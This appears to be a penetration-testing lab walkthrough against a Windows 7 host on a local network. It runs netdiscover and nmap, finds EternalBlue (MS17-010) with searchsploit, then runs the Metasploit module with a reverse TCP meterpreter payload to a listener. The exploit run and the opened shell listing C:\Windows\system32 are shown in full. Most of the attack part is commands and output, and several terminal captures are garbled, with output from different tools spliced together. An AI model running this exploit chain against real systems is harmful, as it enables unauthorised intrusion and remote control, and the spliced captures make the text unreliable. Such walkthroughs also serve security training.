

Step 1:

Netdiscover is a network reconnaissance tool commonly used to identify devices on a network. It is particularly useful for network administrators and security professionals to perform network mapping, especially in environments where no DHCP server is present

```
default@kali: ~  
File Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
10 Captured ARP Req/Rep packets, from 9 hosts. Total size: 600  
-----  
IP      At MAC Address      Count  Len  MAC Vendor / Hostname  
-----  
192.168.1.4  a8:93:4a:00:9c:03  1  60  CHONGQING FUGUI ELECTRONICS CO.,LTD.  
192.168.1.1  20:0c:86:b8:63:80  1  60  GX India Pvt Ltd  
192.168.1.8  82:14:b6:f0:db:c8  1  60  Unknown vendor  
192.168.1.2  1e:74:38:82:a2:d4  1  60  Unknown vendor  
192.168.1.3  94:bb:43:b4:4c:e4  1  60  Unknown vendor  
192.168.1.7  94:bb:43:b4:4c:e4  1  60  Unknown vendor  
192.168.1.5  94:bb:43:b4:4c:e4  2  120 Unknown vendor  
192.168.1.20 70:32:17:5a:7d:d2  1  60  Intel Corporate  
192.168.1.35 f0:a6:54:27:18:5b  1  60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.  
100666/rw-rw-rw- 1008000 f11 2009-06-11 02:01:09 +0530 xpsschvw.xml  
100666/rw-rw-rw- 1008000 f11 2010-11-21 08:54:32 +0530 xpsservices.dll  
(default@kali)~[~] 148 f11 2009-07-14 07:11:59 +0530 xpssvcs.dll  
$ 100666/rw-rw-rw- 1008000 f11 2009-06-11 02:03:31 +0530 xwizard.dll  
100777/rwxrwxrwx 42496 f11 2009-07-14 07:09:59 +0530 xwizard.exe  
100666/rw-rw-rw- 432640 f11 2009-07-14 07:11:59 +0530 xwizards.dll  
100666/rw-rw-rw- 101888 f11 2009-07-14 07:11:59 +0530 xwreg.dll  
100666/rw-rw-rw- 201216 f11 2009-07-14 07:11:59 +0530 xwtpdui.dll  
100666/rw-rw-rw- 129536 f11 2009-07-14 07:11:59 +0530 xwtpw32.dll  
040777/rwxrwxrwx 0 dir 2009-07-14 08:50:16 +0530 zh-CN  
040777/rwxrwxrwx 0 dir 2009-07-14 08:50:16 +0530 zh-HK  
040777/rwxrwxrwx 0 dir 2009-07-14 08:50:16 +0530 zh-TW  
100666/rw-rw-rw- 366080 f11 2010-11-21 08:54:01 +0530 zipfldr.dll  
meterpreter > shell  
Process 1120 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>clear  
clear  
'clear' is not recognized as an internal or external command,  
operable program or batch file.
```

Step 2:


Nmap (Network Mapper) is a powerful and flexible network scanning tool widely used by network administrators and security professionals. It helps discover hosts and services on a network and perform security assessments.

```
File Actions Edit View Help
(default@kali)-[~/Desktop]
$ nmap -sV -sC 192.168.1.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 11:07 IST
Nmap scan report for 192.168.1.7
Host is up (0.0043s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC 5.9.0.530
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC 5.9.0.530
49153/tcp  open  msrpc        Microsoft Windows RPC 5.9.0.530
49154/tcp  open  msrpc        Microsoft Windows RPC 5.9.0.530
49155/tcp  open  msrpc        Microsoft Windows RPC 5.9.0.530
49156/tcp  open  msrpc        Microsoft Windows RPC 5.9.0.530
49158/tcp  open  msrpc        Microsoft Windows RPC 5.9.0.530
MAC Address: 94:BB:43:B4:4C:E4 (Unknown)
Service Info: Host: WIN-QB1JKJUJ83S; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -1h50m16s, deviation: 3h10m31s, median: -16s
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.1:0:
|       Message signing enabled but not required
|_ smb2-time:
|   date: 2024-11-22T05:38:33
|_ start_date: 2024-11-22T05:35:39
|_ smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-QB1JKJUJ83S
|   NetBIOS computer name: WIN-QB1JKJUJ83S\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-11-22T11:08:33+05:30
|_ nbstat: NetBIOS name: WIN-QB1JKJUJ83S, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:b5:78:23 (VMware)
```

Step 3:

Then go to the firefox search windows 7 exploit so we found the EternalBlue



Step 4:

Searchsploit is a command-line tool that helps you quickly search for exploit-related information in the [Exploit Database \(Exploit-DB\)](#). It is a valuable tool for penetration testers and security professionals, as it allows offline searches of a local copy of the Exploit-DB.

```
File Actions Edit View Help
Windows/x86 - SE_DACL_PROTECTED Protect Process Shellcode (229 bytes) | windows_x86/41381.c
Windows/x86 - Start iexplore.exe (http://192.168.10.10/) Shellcode (191 Bytes) | windows_x86/47042.c
Windows/x86 - URLDownloadToFileA(http://192.168.86.130/sample.exe) + SetFileAttributesA(pyld.exe) + WinExec() + ExitProces | windows_x86/40094.c
Windows/x86 - user32!MessageBox(Hello World!) + Null-Free Shellcode (199 bytes) | windows_x86/37758.c
Windows/x86 - WinExec PopCalc PEB & Export Directory Table NullFree Dynamic Shellcode (178 bytes) | windows_x86/50368.c
Windows/x86 - WinExec(_cmd.exe__0) Shellcode (184 bytes) | windows_x86/39900.c
Windows/x86 - Write-to-file ('pwned' ./f.txt) + Null-Free Shellcode (278 bytes) | windows_x86/14288.asm

100866 xwrtw32.dll 2009-07-14 07:11:59 +0530 xwrtw32.dll
(default@kali)-[~/Desktop]
$ firefox
s^CExiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
Exiting due to channel error.
100866 xwrtw32.dll 2009-07-14 07:11:59 +0530 xwrtw32.dll
100727 xwizards.exe 2009-07-14 07:09:59 +0530 xwizards.exe
(default@kali)-[~/Desktop]
$ searchsploit ms17 010
2009-07-14 07:11:59 +0530 xwrtw32.dll

Exploit Title | Path
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010) | windows/remote/43970.rb
Microsoft Windows - 'USP10!otlList::insertAt' Uniscribe Font Processing Heap Buffer Overflow (MS17-011) | windows/dos/41647.txt
Microsoft Windows - COM Session Moniker Privilege Escalation (MS17-012) | windows/local/41607.cs
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit) | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/42030.py
Microsoft Windows Kernel (7 x86) - Local Privilege Escalation (MS17-017) | windows_x86/local/44479.cpp
Microsoft Windows Kernel - Registry Hive Loading Crashes in nt!nt!HvpGetBinMemAlloc / nt!ExpFindAndRemoveTagBigPages (MS17 | windows/dos/41645.txt
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/41987.py

Shellcodes: No Results
(default@kali)-[~/Desktop]
$
```

Step 5:

So we found the lots of exploit we use the EternalBlue SMB remote window kernal pool c (use 0)

```
default@kali: ~  
File Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
msf6 > search ms_17_010  
[-] No results from search buckets, from 9 hosts. Total size: 600  
msf6 > search ms17 010  
IP          At MAC Address      Count    Len  MAC Vendor / Hostname  
Matching Modules  
-----  
#  Name                                     Disclosure Date  Rank  Check  Description  
1  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool C  
2  \_ target: Automatic Target                .        .      .  
3  \_ target: Windows 7                     .        .      .  
4  \_ target: Windows Embedded Standard 7    .        .      .  
5  \_ target: Windows Server 2008 R2          .        .      .  
6  \_ target: Windows 8                     .        .      .  
7  \_ target: Windows 8.1                   .        .      .  
8  \_ target: Windows Server 2012            .        .      .  
9  \_ target: Windows 10 Pro (x64)           .        .      .  
10 \_ target: Windows 10 Enterprise Evaluation .        .      .  
11 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion  
12 \_ target: Automatic                      .        .      .  
13 \_ target: PowerShell                     .        .      .  
14 \_ target: Native upload                  .        .      .  
15 \_ target: MOF upload                     .        .      .  
16 \_ AKA: ETERNALSYNERGY                    .        .      .  
17 \_ AKA: ETERNALROMANCE                    .        .      .  
18 \_ AKA: ETERNALCHAMPION                    .        .      .  
19 \_ AKA: ETERNALBLUE                       .        .      .  
20 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion  
21 \_ AKA: ETERNALSYNERGY                    .        .      .  
22 \_ AKA: ETERNALROMANCE                    .        .      .  
23 \_ AKA: ETERNALCHAMPION                    .        .      .  
24 \_ AKA: ETERNALBLUE                       .        .      .  
25 auxiliary/scanner/smb/smb_ms17_010       .        normal No     MS17-010 SMB RCE Detection  
26 \_ AKA: DOUBLEPULSAR                      .        .      .  
27 \_ AKA: ETERNALBLUE                       .        .      .
```

Step 6:

Then show options so there are two name to insert 1st is rhosts (victim ip) then 2nd is lhost (listener ip)

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options 600

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.2      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain 94:bb:43:b4:4c:e4 no          (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   70:32:17:9a:70:d2 no          (Optional) The password for the specified username
  SMBUser   f0:a6:54:27:18:5b no          (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.6      yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.
```


Step 7:

Then set RHOSTS (victim IP) and set the payloads first is show payloads so we use the payload/generic/shell_reverse_tcp then set the payload and run

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.7
rhosts => 192.168.1.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
```

#	Name	IP	AT	MAC Address	Count	Len	MAC Vendor	Hostname	Disclosure Date	Rank	Check	Description
0	payload/generic/custom	192.168.1.7	00:0c:86:b8:63:80	1	60	CHONGQING FUGUI ELECTRONICS CO.,LTD.				normal	No	Custom Payload
1	payload/generic/shell_bind_aws_ssm	192.168.1.7	02:14:b6:f0:db:c8	1	60	Unknown				normal	No	Command Shell, Bind SSM (via AWS API)
2	payload/generic/shell_bind_tcp	192.168.1.7	18:74:28:a2:a2:d4	1	60	Unknown				normal	No	Generic Command Shell, Bind TCP Inline
3	payload/generic/shell_reverse_tcp	192.168.1.7			1	60	Intel Corporate			normal	No	Generic Command Shell, Reverse TCP Inline
4	payload/generic/ssh/interact	192.168.1.7			1	60	CLOUD NETWORK TECHNOLOGY			normal	No	Interact with Established SSH Connection
5	payload/windows/x64/custom/bind_ipv6_tcp	192.168.1.7			1	60				normal	No	Windows shellcode stage, Windows x64 IPv6 Bind TC
6	payload/windows/x64/custom/bind_ipv6_tcp_uuid	192.168.1.7			1	60				normal	No	Windows shellcode stage, Windows x64 IPv6 Bind TC
7	payload/windows/x64/custom/bind_named_pipe	192.168.1.7			1	60				normal	No	Windows shellcode stage, Windows x64 Bind Named P
8	payload/windows/x64/custom/bind_tcp	192.168.1.7			1	60				normal	No	Windows shellcode stage, Windows x64 Bind TCP Sta
9	payload/windows/x64/custom/bind_tcp_rc4	192.168.1.7			1	60				normal	No	Windows shellcode stage, Bind TCP Stager (RC4 Sta
10	payload/windows/x64/custom/bind_tcp_uuid	192.168.1.7			1	60				normal	No	Windows shellcode stage, Bind TCP Stager with UII
11	payload/windows/x64/custom/reverse_http	192.168.1.7			1	60				normal	No	Windows shellcode stage, Windows x64 Reverse HTTP
12	payload/windows/x64/custom/reverse_https	192.168.1.7			1	60				normal	No	Windows shellcode stage, Windows x64 Reverse HTTP
13	payload/windows/x64/custom/reverse_named_pipe	192.168.1.7			1	60				normal	No	Windows shellcode stage, Windows x64 Reverse Name
14	payload/windows/x64/custom/reverse_tcp	192.168.1.7			1	60				normal	No	Windows shellcode stage, Windows x64 Reverse TCP
15	payload/windows/x64/custom/reverse_tcp_rc4	192.168.1.7			1	60				normal	No	Windows shellcode stage, Reverse TCP Stager (RC4
16	payload/windows/x64/custom/reverse_tcp_uuid	192.168.1.7			1	60				normal	No	Windows shellcode stage, Reverse TCP Stager with
17	payload/windows/x64/custom/reverse_winhttp	192.168.1.7			1	60				normal	No	Windows shellcode stage, Windows x64 Reverse HTTP

Step 8:

So we exploit the payload

```
default@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/smb/ms17_010_eternalblue) > run -j -u 192.168.1.7 -p 4444 -s 600  
[*] Started reverse TCP handler on 192.168.1.6:4444 (4444) size: 600  
[*] 192.168.1.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[+] 192.168.1.7:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)  
[*] 192.168.1.7:445 - Scanned 1 of 1 hosts (100% complete)  
[+] 192.168.1.7:445 - The target is vulnerable. (0x00000000) FUDDI ELECTRONICS CO., LTD.  
[*] 192.168.1.7:445 - Connecting to target for exploitation. (0x00000000) FUDDI ELECTRONICS CO., LTD.  
[+] 192.168.1.7:445 - Connection established for exploitation. (0x00000000) FUDDI ELECTRONICS CO., LTD.  
[+] 192.168.1.7:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.1.7:445 - CORE raw buffer dump (40 bytes) (0x00000000) FUDDI ELECTRONICS CO., LTD.  
[*] 192.168.1.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B  
[*] 192.168.1.7:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic  
[*] 192.168.1.7:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1  
[+] 192.168.1.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply (0x00000000) FUDDI ELECTRONICS CO., LTD.  
[*] 192.168.1.7:445 - Trying exploit with 12 Groom Allocations.  
[*] 192.168.1.7:445 - Sending all but last fragment of exploit packet  
[*] 192.168.1.7:445 - Starting non-paged pool grooming  
[+] 192.168.1.7:445 - Sending SMBv2 buffers  
[+] 192.168.1.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 192.168.1.7:445 - Sending final SMBv2 buffers.  
[*] 192.168.1.7:445 - Sending last fragment of exploit packet!  
[*] 192.168.1.7:445 - Receiving response from exploit packet  
[+] 192.168.1.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 192.168.1.7:445 - Sending egg to corrupted connection.  
[*] 192.168.1.7:445 - Triggering free of corrupted buffer.  
[-] 192.168.1.7:445 - =====  
[-] 192.168.1.7:445 - =====FAIL=====  
[-] 192.168.1.7:445 - =====  
[*] 192.168.1.7:445 - Connecting to target for exploitation.  
[+] 192.168.1.7:445 - Connection established for exploitation.  
[+] 192.168.1.7:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.1.7:445 - CORE raw buffer dump (40 bytes)  
[*] 192.168.1.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B  
[*] 192.168.1.7:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic  
[*] 192.168.1.7:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1  
[+] 192.168.1.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 192.168.1.7:445 - Trying exploit with 17 Groom Allocations.  
[*] 192.168.1.7:445 - Sending all but last fragment of exploit packet  
[*] 192.168.1.7:445 - Starting non-paged pool grooming
```


Step 9:

Finally we got the meterpreter shell so we crack the machine

```
default@kali: ~  
File Actions Edit View Help  
[*] 192.168.1.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B  
[*] 192.168.1.7:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic  
[*] 192.168.1.7:445 - 0x00000020 65 20 50 61 63 6b 20 31 20 53 65 72 76 69 63 e Pack 1  
[+] 192.168.1.7:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 192.168.1.7:445 - Trying exploit with 17 Groom Allocations.  
[*] 192.168.1.7:445 - Sending all but last fragment of exploit packet  
[*] 192.168.1.7:445 - Starting non-paged pool grooming  
[+] 192.168.1.7:445 - Sending SMBv2 buffers  
[+] 192.168.1.7:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 192.168.1.7:445 - Sending final SMBv2 buffers.  
[*] 192.168.1.7:445 - Sending last fragment of exploit packet!  
[*] 192.168.1.7:445 - Receiving response from exploit packet  
[+] 192.168.1.7:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 192.168.1.7:445 - Sending egg to corrupted connection.  
[*] 192.168.1.7:445 - Triggering free of corrupted buffer.  
[*] Sending stage (203846 bytes) to 192.168.1.7  
[*] Meterpreter session 1 opened (192.168.1.6:4444 → 192.168.1.7:49159) at 2024-11-22 11:11:42 +0530  
[+] 192.168.1.7:445 - -----WIN-----  
[+] 192.168.1.7:445 - -----  
meterpreter > ls  
shellisting: C:\Windows\system32  


| Mode             | Size   | Type | Last modified             | Name                                                                           |
|------------------|--------|------|---------------------------|--------------------------------------------------------------------------------|
| 040777/rwxrwxrwx | 0      | dir  | 2011-04-12 13:47:52 +0530 | 0409                                                                           |
| 100666/rw-rw-rw- | 16832  | fil  | 2024-11-23 00:34:15 +0530 | 7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0 |
| 100666/rw-rw-rw- | 16832  | fil  | 2024-11-23 00:34:15 +0530 | 7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0 |
| 100666/rw-rw-rw- | 39424  | fil  | 2009-07-14 06:54:45 +0530 | ACCTRES.dll                                                                    |
| 100777/rwxrwxrwx | 24064  | fil  | 2009-07-14 07:08:55 +0530 | ARP.EXE                                                                        |
| 100666/rw-rw-rw- | 499712 | fil  | 2009-07-14 07:11:53 +0530 | AUDIOKSE.dll                                                                   |
| 100666/rw-rw-rw- | 780800 | fil  | 2010-11-21 08:54:49 +0530 | ActionCenter.dll                                                               |
| 100666/rw-rw-rw- | 549888 | fil  | 2010-11-21 08:54:49 +0530 | ActionCenterCPL.dll                                                            |
| 100666/rw-rw-rw- | 213504 | fil  | 2010-11-21 08:54:24 +0530 | ActionQueue.dll                                                                |
| 100777/rwxrwxrwx | 40448  | fil  | 2009-07-14 07:08:55 +0530 | AdapterTroubleshooter.exe                                                      |
| 040777/rwxrwxrwx | 0      | dir  | 2010-11-21 09:00:27 +0530 | AdvancedInstallers                                                             |


```